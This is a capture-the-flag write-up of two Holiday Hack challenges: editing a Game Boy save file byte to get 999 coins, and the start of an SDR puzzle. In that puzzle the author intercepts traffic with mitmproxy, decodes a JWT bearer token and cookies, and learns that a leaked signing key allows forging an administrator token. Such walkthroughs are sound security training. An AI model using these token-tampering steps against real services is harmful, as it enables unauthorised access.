
You load your previous save of 998 coins via the `Ctrl+l` short cut and proceed to travel through successive screens to the right. Along the way are many ghost like creatures you have to jump on to destroy. They are quite annoying so you save scum like there is no tomorrow and the `Ctrl+s` and `Ctrl+l` keys get a solid workout.

Eventually you meet Jared, who drops a big hint that the goal is indeed to acquire 999 coins: "Back in my SysAdmin days marketing always loved talking about [5] nines. But we all know it was more like [3] nines." The preponderance of Threes in this challenge is starting to make your head ache.



Eventually you arrive at a chasm carrying your hard earned booty. You make extra sure you save your game, then take a virtual leap of faith ... only to be reset to the first coin screen. You thus conclude your first goal is to find a way to acquire 999 coins, then reattempt the leap of faith.





You decide to apply the same technique from Game Cartridges: Vol 2 in order to determine what byte in the save file affects the "ones" digit of the coins total.

You start a new game by opening the original `game.gb` ROM, enter the first coins screen and save a game. You then collect a single "ones" coin, resulting in a total of 001, and save a game.

For each save, you end up using the in game save, as binary differences between them appear to be fewer than the Visual Boy Advance saves, even after decompressing the VBA saves files from their native `gzip` compression. You end up with two save files:

- `game-start-after-enter-door-000.sav`
- `game-start-after-enter-door-001.sav`

To generate new saves containing only a single change at a time from the second save into the first, you use the same Bard generated `game_version_creator.sh` script you used for Vol 2 but with a slight modification to ensure the output files have a `.sav` extension instead of a `.gb` extension:

```
34c34
<     mv "diff_${diff_count}.bin" "game_diff_${diff_count}.gb"
---
>     mv "diff_${diff_count}.bin" "game_diff_${diff_count}.sav"
```

Running the script, you end up with 21 save file candidates.

```
$ ../game_version_creator.sh ../game-start-after-enter-door-000.sav ../game-start-after-enter-door-001.sav
$ ls -1 game_diff_*
game_diff_10.sav
game_diff_11.sav
game_diff_12.sav
game_diff_13.sav
game_diff_14.sav
game_diff_15.sav
game_diff_16.sav
game_diff_17.sav
game_diff_18.sav
game_diff_19.sav
game_diff_1.sav
```


```
game_diff_20.sav
game_diff_21.sav
game_diff_2.sav
game_diff_3.sav
game_diff_4.sav
game_diff_5.sav
game_diff_6.sav
game_diff_7.sav
game_diff_8.sav
game_diff_9.sav
```


You test out each successive save candidate using the following procedure:


- Copy the save candidate to the `game.sav` file located in the same folder as the `game.gb` ROM:

```
$ cp game_diff_1.sav ../game.sav
```

- In VBA, open the `game.gb` ROM, which results in VBA displaying a message indicating it loaded `game.sav`.
- Select Continue instead of New game.
- Talk to T-Wiz to restore your coins.


game - VisualBoyAdvance-M 2.1.8
File Emulation Options Tools Help
COUNTER
Loaded battery [redacted] /game.sav


game - VisualBoyAdvance-M 2.1.8
File Emulation Options Tools Help
Elf the Dwarf's Gloriously, Unfinished, Adventure!
Start [Vol3]
New Game
Continue



Just like with Vol 2, it is the 6th change (`game_diff_6`) that results in your coin total being 001. You compare the save games and print the 6th difference, which indicates the byte offset is decimal 41 and the byte value of octal 55 corresponds to a single coin in the "ones" place:

```
$ cmp -l ../game-start-after-enter-door-000.sav ../game-start-after-enter-door-001.sav |head -6 |tail -1
   41 307  55
```

In a Python session, you translate the decimal offset of 41 to hex, resulting in an offset of `0x29`:

```
>>> hex(41)
'0x29'
```

You also translate the octal 55 byte value to a decimal value of 45 and a hex value of `0x2d`. Clearly there is a number system being used here to represent the coins which is … unclear.

```
>>> int("55", 8)
45
>>> hex(int("55", 8))
'0x2d'
```

To determine what byte value would be required for a 9 in the "ones" place, you collect enough coins in the game to produce a coin total of 009. You then save the game and inspect the same byte offset as above:

```
$ cmp -l game-start-after-enter-door-000.sav game-start-after-enter-door-009.sav|head -6 |tail -1
    41 307 376
```


Again, Python is used to translate the octal 376 byte value into decimal 254 and hex `0xfe`. This is the target byte value you need to set in the save game that has 998 coins in order to achieve a total of 999 coins.

```
>>> int("376", 8)
254
>>> hex(int("376", 8))
'0xfe'
```

You load up the save where you had 998 coins just before taking the leap of faith. Since this was saved using the VBA native save format, you take the leap again and are reset to the first coin screen. You enter the door to the antechamber and save the game using the in game save.


name: forbytten
in-game name: metter
2024-01-05T11:13+00:00

You open the save game in `vbindiff` and modify byte offset `0x29` to `0x FE`, then save the file.



```
game.sav
00000 0000:  CA 5C 3C BD 03 00 00 00  00 00 00 00 00 00 00 00  .\<..... ........
00000 0010:  00 00 00 00 08 00 08 00  09 00 09 00 08 00 08 00  ........ ........
00000 0020:  09 00 01 00 08 00 09 00  FE 00 08 00 FE 00 00 00  ........ ........
00000 0030:  09 00 08 00 09 00 09 00  09 00 09 00 01 00 09 00  ........ ........
```


```
$ vbindiff game.sav
```




You then load the save game using the same procedure as before and find that you now have a total of 999 coins.

You proceed through the screens again, save scumming as you go, until you encounter the leap of faith but this time when you leap into it, you end up on the other side.


You keep going until you reach a special room containing a heavy rock which cannot be moved by mere mortals, a grumpy old man and … ChatNPT!. Just like with Vol 2, ChatNPT is being brazen and openly appearing.






The grumpy old man turns out to be none other than Tom Liston, who provides you with a passphrase.

You then chat to ChatNPT, who grants you super powers via an innocent looking variable.




"morethanmeetsthe eye"




setting variable
ROCKCANMOVE = TRUE


You move the rock and receive both Tom Liston's adulation and a flag.



ELF: I'VE RECIEVED. . .




GLOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOORY!




flag:
!tom+elf!

You submit the flag **!tom+elf!** and complete the objective.

Yet another achievement bytes the bits.




Game Cartridges: Vol 3
Difficulty:
Find the third Gamegosling cartridge and beat the game



Congratulations! You have completed the Game Cartridges: Vol 3 challenge!

The Captain's Comms - Brass Buoy port - Steampunk Island



The Captain's Comms

Difficulty: 🎄🎄🎄🎄🎄

Speak with Chimney Scissorsticks on Steampunk Island about the interesting things the captain is hearing on his new Software Defined Radio. You'll need to assume the **GeeseIslandsSuperChiefCommunicationsOfficer** role.


Ahoy there, I'm Chimney Scissorsticks!

Chimney Scissorsticks

Whilst you're on Steampunk Island, you decide to tackle The Captain's Comms challenge over in Brass Buoy Port that was unlocked after you Hunted the Elf. It's a five tree challenge but it would be good to at least find out what it entails before getting back to other matters. Forewarned is forearmed and you have two of them so you're doubly forearmed.

You locate Chimney Scissorsticks to the south east of Bow Ninecandle. You're not sure how you missed them before, but you suspect it's because you were scurrying away from Bow Ninecandle and their supposed impending lavatory emergency. You note once again that Bow Ninecandle seems to be in the exact same place you left them before. You narrow your eyes suspiciously at them from across the pier as you head for Chimney Scissorsticks.

Chimney Scissorsticks wants you to find a way to use the 'Just Watch This' Software Defined Radio (SDR) in order to intercept the communications of some off-shore troublemakers and determine their planned "go-date", "go-time", and radio frequency. You then need to forge an administrative token in order to transmit a new 'go-time', four hours earlier than the planned time, so the island authorities can spring a trap for them. You are shouted some hints that you will need to AUTHORIZE as a different ROLE before you can use some items. You make a mental note to have your hearing checked after you depart the Geese Islands.




Background

The newly appointed Geese Islands Communications Captain has been monitoring some off-shore transmissions using the newly installed 'Just Watch This' Software Defined Radio (SDR) system. The Captain suspects that a group of miscreants sailing about the islands plan to come ashore and cause trouble. The Captain would like to find their anticipated 'go-time' frequency, the planned date and hour for their incursion, and lure the miscreants ashore at a time when the island authorities are sufficiently prepared and ready by transmitting a message announcing a new 'go-time' which is four hours earlier than what the miscreants have planned.


Different items in the communications area may be interacted with by clicking on them. Some (but not all) items will show a thin yellow border if they're interactive. Some items will require AUTHORIZATION with a different ROLE not immediately granted when entering the communications shack. Explore the Captain's Comms, learn how to use the 'Just Watch This' SDR, and use the Captain's transmitter to send the misleading message with the correct frequency, date, and new time to prevent the miscreants from interrupting everyone's holiday cheer.

Within the shack proper, you note there are a lot of items to interact with and you lament that this will take some time. You're not sure why The Captain can't just do this task themselves. It all sounds quite shady and you wonder if Chimney Scissorsticks, just like Bow Ninecandle, is up to no good.


Nevertheless, being the helpful soul you are, you decide to play along. You start to explore the items available, essentially [mapping the application](#).


The Captain's Comms
Background
Reset
Mute/Unmute
Speaker On/Off
Just Watch This: Appendix A - Decoder Index
Just Watch This: Owner's Manual Volume 2
Just Watch This: Owner's Manual Volume 1
Captain's SDR
Captain's Transmitter
ChatNPT Output
Captain's To-Do List
Just Watch This: Owner's Card

You click on the Captain's SDR first, only to be slammed with a warning sign proclaiming you are unauthorized - only radioMonitor users are permitted.



You note in `mitmproxy` that an HTTP GET request was made to https://captainscomms.com/checkRole when you clicked the Captain's SDR and that the request contains a bearer token in the `Authorization` header:




```
Flow Details
2023-12-27 12:58:52 GET https://captainscomms.com/checkRole HTTP/2.0
                     ← 200 text/html 48b 349ms
                    Request                          Response                          Detail
user-agent:         Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
accept:             */*
accept-language:    en-US,en;q=0.5
accept-encoding:    gzip, deflate, br
referer:            https://captainscomms.com/?&challenge=capcom&username=metter&id=bae98e9a-9d11-431a-913c-163f65039ef5&area=spi-brassbouyport&location=34,34&tokens=&dna=ATATATTAATATATATATATATGCATATATATCGATTACGATATATATATATTAATATATATATA
                    TATATATATATCGATATATATATATATTATAATATATATATATTACGATATTAGC
authorization:      Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9
                    .BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29
                    SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg
x-request-item:     waterfall
cookie:             justWatchThisRole=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZ
                    GlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDW
                    wYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg
cookie:             CaptainsCookie=eyJjYXB0YWluc1ZpY3RvcnkiOjAsInVzZXJpZCI6ImJhZTk4ZTlhLTlkMTEtNDMxYS05MTNjLTE2M2Y2NTAzOWVmNSJ9.ZYuEjg.bOByj-FwhLyOu-jSXDg92B_5wa8
sec-fetch-dest:     empty
sec-fetch-mode:     cors
sec-fetch-site:     same-origin
te:                 trailers
No request content                                                                                   [m:auto]
```

In your Kali VM, you decode the bearer token and discover your current role is `radioUser`.

```
$ echo -n
'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQ
wMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw
-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-
Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDW
wYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-
XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg' |jwt -show -
Header:
{
    "alg": "RS256",
    "typ": "JWT"
}
Claims:
{
    "aud": "Holiday Hack 2023",
    "exp": 1809937395.3403327,
    "iat": 1699485795.3403327,
    "iss": "HHC 2023 Captain's Comms",
    "role": "radioUser"
}
```

You continue exploring the shack, starting with the Owner's Manual Volume I, which shouts more hints at you. There are four JWT roles:

- `radioUser`: lowest level, permits simply running the SDR
- `radioMonitor`: permits listening to transmissions
- `radioDecoder`: permits decoding transmissions
- TRANSMITTER:
    - a specific JWT system admin role
    - you wonder if this is the GeeseIslandsSuperChiefCommunicationsOfficer role you found in the Captain's Journal gifted by the Elf Hunt objective



**Just Watch This
Owner's Manual Volume I**


Congratulations on your purchase of the 'Just Watch This' software defined radio (SDR) system! We are sure that this system, complete with its digital decoder plugins will fulfill all of your radio monitoring needs for years to come.

The most important item to understand is that, unlike other SDRs out there that allow one to just turn them on and start listening, our 'Just Watch This' system has built in access controls which provide owners/administrators the ability to control how the SDR may be used. Access controls are based on the ROLE that is CLAIMed in unique AUTHORIZATION tokens. BEARERs of tokens with different ROLEs are permitted to use the SDR in different ways.

For example, simply running our software requires the lowest level AUTHORIZATION, the 'radioUser' ROLE. To actually use the SDR and begin listening to transmissions, one must use the unique AUTHORIZATION token mentioned on the OWNER's CARD which grants the 'radioMonitor' ROLE. To perform more privileged actions, such as decoding messages ('radioDecoder' ROLE) or use the TRANSMITTER (specific JWT system administrator ROLE), different unique tokens are required.

For more information about the special 'Just Watch This' technology in use, refer to 'Just Watch This: Owner's Manual Volume II', https://jwt.io/introduction, and https://jwt.io. To learn about decoding messages, please refer to 'Just Watch This: Appendix A - Decoder Index'.

You continue to the Owner's Manual Volume II. The first page pretty much recaps Volume I - it seems like a gratuitous way of shouting more - but the second page provides a fresh hint: the JWT signing key can be found in a FOLDER. Obtaining the private KEY will allow forging of tokens.




**Just Watch This
Owner's Manual Volume II**

As discussed in 'Just Watch This: Owner's Manual Volume I', using the JWT system requires the use of unique AUTHORIZATION tokens which define specific ROLEs that govern how the JWT SDR may be used. When the software is installed, three software defined ROLEs are provided and a special, uniquely named administrative ROLE is created. Each ROLE has a corresponding unique AUTHORIZATION token which, when submitted with requests, permit using the SDR in a manner according to the ROLE.

The 'Just Watch This' technology uses special KEYs to craft each unique token in a secure manner which prevents tinkering with tokens to gain unauthorized access. Only those tokens created during the install may be used to access a JWT SDR system. For this reason, it is very important to protect and store the special KEYs in FOLDERS which may be accessed only by authorized personnel. Should someone gain access to your special KEYs, they may be able to generate their own copy of the unique administrative token and gain access with the administrative ROLE.

The third volume on the shelf is an Appendix describing how to decode signals. The `radioDecoder` ROLE will permit automatic decoding of signals simply by clicking on signal peaks. The SDR includes decoders for:

- CW (Morse Code)
- RadioFax
- Numbers station



Just Watch This Appendix A - Decoder Index

There are many types of transmissions that one can receive with the 'Just Watch This' Software Defined Radio (SDR) system. Some of these will sound as a series of strange 'beeps', 'boops', and 'squawks' which can only be decoded using the plugins included with the JWT SDR system.

This JWT SDR system comes with a 'CW' (commonly called 'Morse Code') decoder and a RadioFax (also commonly known as 'Weather Fax' or 'WeFax') decoder. The 'CW' decoder will turn the audible dots and dashes of Morse Code into understandable text.

'RadioFax' is commonly used for transmitting weather charts and maps, although the technology is not limited to just that use. The included 'RadioFax' decoder will turn the unique audible 'RadioFax' signal into a graphic similar to how a phone fax machine operates.

Amongst the various voice transmissions that one may hear while using the JWT SDR system, occasionally, one may come across what is known as a 'numbers' station. According to ChatNPT, "a numbers station is a type of shortwave radio station characterized by broadcasts of formatted numbers, which are believed to be coded messages. The broadcasts typically feature a series of spoken numbers, sometimes preceded by a piece of music or a specific set of tones, known as "interval signals." One such infamous numbers station that operated until 2008 is the 'Lincolnshire Poacher' which regularly broadcast messages using the format:


'Music-{5-digits}-{6 Chimes}-{5-Digit Number Groups}-{6 Chimes}-Music'

More information about the 'Lincolnshire Poacher' can be found at https://www.numbers-stations.com/english/e03-the-lincolnshire-poacher/.

With the SDR window open, simply click on a signal peak while using the 'radioDecoder' ROLE token in order to hear and decode a signal..

You move on to checking out the piles of paper in front of the SDR. The left most one turns out to be an Owner's Card which spells out more clues for a couple of the roles:


- radioMonitor role: during installation, a `rMonitor.tok` file containing a token for this role was created in the `/jwtDefault` directory
- transmitter role: requires a special AUTHORIZATION token created during installation. You wonder again if this is potentially the GeeseIslandsSuperChiefCommunicationsOfficer role found in The Captain's Journal.



Just Watch This: Owner's Card

